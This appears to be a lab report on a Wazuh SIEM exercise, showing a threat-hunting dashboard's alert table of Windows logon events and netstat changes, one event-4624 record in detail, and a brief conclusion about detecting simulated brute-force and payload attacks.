


https://10.15.168.87/app/threat-hunting#/overview/?tab=general&tabView=events&_a=(filters:!(),query:(language:kuery,query:''))&_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:

676 hits


Jul 25, 2025 @ 10:29:58.360 - Jul 26, 2025 @ 10:29:58.360

timestamp	agent.name	rule.description	rule.level	rule.id
Jul 26, 2025 @ 10:29:11.786	DESKTOP-H64U6LU	Non service account logged off.	3	67023
Jul 26, 2025 @ 10:29:11.783	DESKTOP-H64U6LU	Non service account logged off.	3	67023
Jul 26, 2025 @ 10:29:11.778	DESKTOP-H64U6LU	Special privileges assigned to new logon.	3	67028
Jul 26, 2025 @ 10:29:11.776	DESKTOP-H64U6LU	Windows Workstation Logon Success	3	60118
Jul 26, 2025 @ 10:29:11.775	DESKTOP-H64U6LU	Windows Workstation Logon Success	3	60118
Jul 26, 2025 @ 10:27:31.741	DESKTOP-H64U6LU	Windows Logon Success	3	60106
Jul 26, 2025 @ 10:27:29.728	DESKTOP-H64U6LU	Windows Logon Success	3	60106
Jul 26, 2025 @ 10:26:00.705	DESKTOP-H64U6LU	Windows Logon Success	3	60106
Jul 26, 2025 @ 10:24:57.178	DESKTOP-H64U6LU	Windows Logon Success	3	60106
Jul 26, 2025 @ 10:23:30.708	kali	Listened ports status (netstat) changed (new port opened or closed).	7	533
Jul 26, 2025 @ 10:18:35.570	DESKTOP-H64U6LU	Name resolution for the name ncc.avast.com timed out	5	61109
Jul 26, 2025 @ 10:18:28.240	DESKTOP-H64U6LU	Windows Logon Success	3	60106
Jul 26, 2025 @ 10:16:29.335	wazuh-server	Listened ports status (netstat) changed (new port opened or closed).	7	533
Jul 26, 2025 @ 10:15:36.320	DESKTOP-H64U6LU	Windows Logon Success	3	60106



Document Details

_index	wazuh-alerts-4.x-2025.07.26
agent.id	003
agent.ip	10.15.168.39
agent.name	DESKTOP-H64U6LU
data.win.eventdata.authenticationPackageName	Negotiate
data.win.eventdata.elevatedToken	%%1842
data.win.eventdata.impersonationLevel	%%1833
data.win.eventdata.keyLength	0
data.win.eventdata.logonGuid	{00000000-0000-0000-0000-000000000000}
data.win.eventdata.logonProcessName	Advapi
data.win.eventdata.logonType	5
data.win.eventdata.processId	0x378
data.win.eventdata.processName	C:\\Windows\\System32\\services.exe
data.win.eventdata.subjectDomainName	WORKGROUP
data.win.eventdata.subjectLogonId	0x3e7



Document Details

data.win.system.channel	Security
data.win.system.computer	DESKTOP-H64U6LU
data.win.system.eventID	4624
data.win.system.eventRecordID	722642
data.win.system.keywords	0x8020000000000000
data.win.system.level	0
data.win.system.message	"An account was successfully logged on. Subject: Security ID: S-1-5-18 Account Name: DESKTOP-H64U6LU$ Account Domain: WORKGROUP
data.win.system.opcode	0
data.win.system.processID	912
data.win.system.providerGuid	{54849625-5478-4994-a5ba-3e3b0328c30d}
data.win.system.providerName	Microsoft-Windows-Security-Auditing
data.win.system.severityValue	AUDIT_SUCCESS
data.win.system.systemTime	2025-07-26T14:18:27.1150633Z
data.win.system.task	12544
data.win.system.threadID	4280
data.win.system.version	2

Conclusion

This task helped simulate offensive attacks and analyze how Wazuh detects threats like brute-force login attempts and malware payload execution. It demonstrated key SOC functions like event correlation and forensic investigation. Practical understanding of SIEM tools and threat detection was achieved.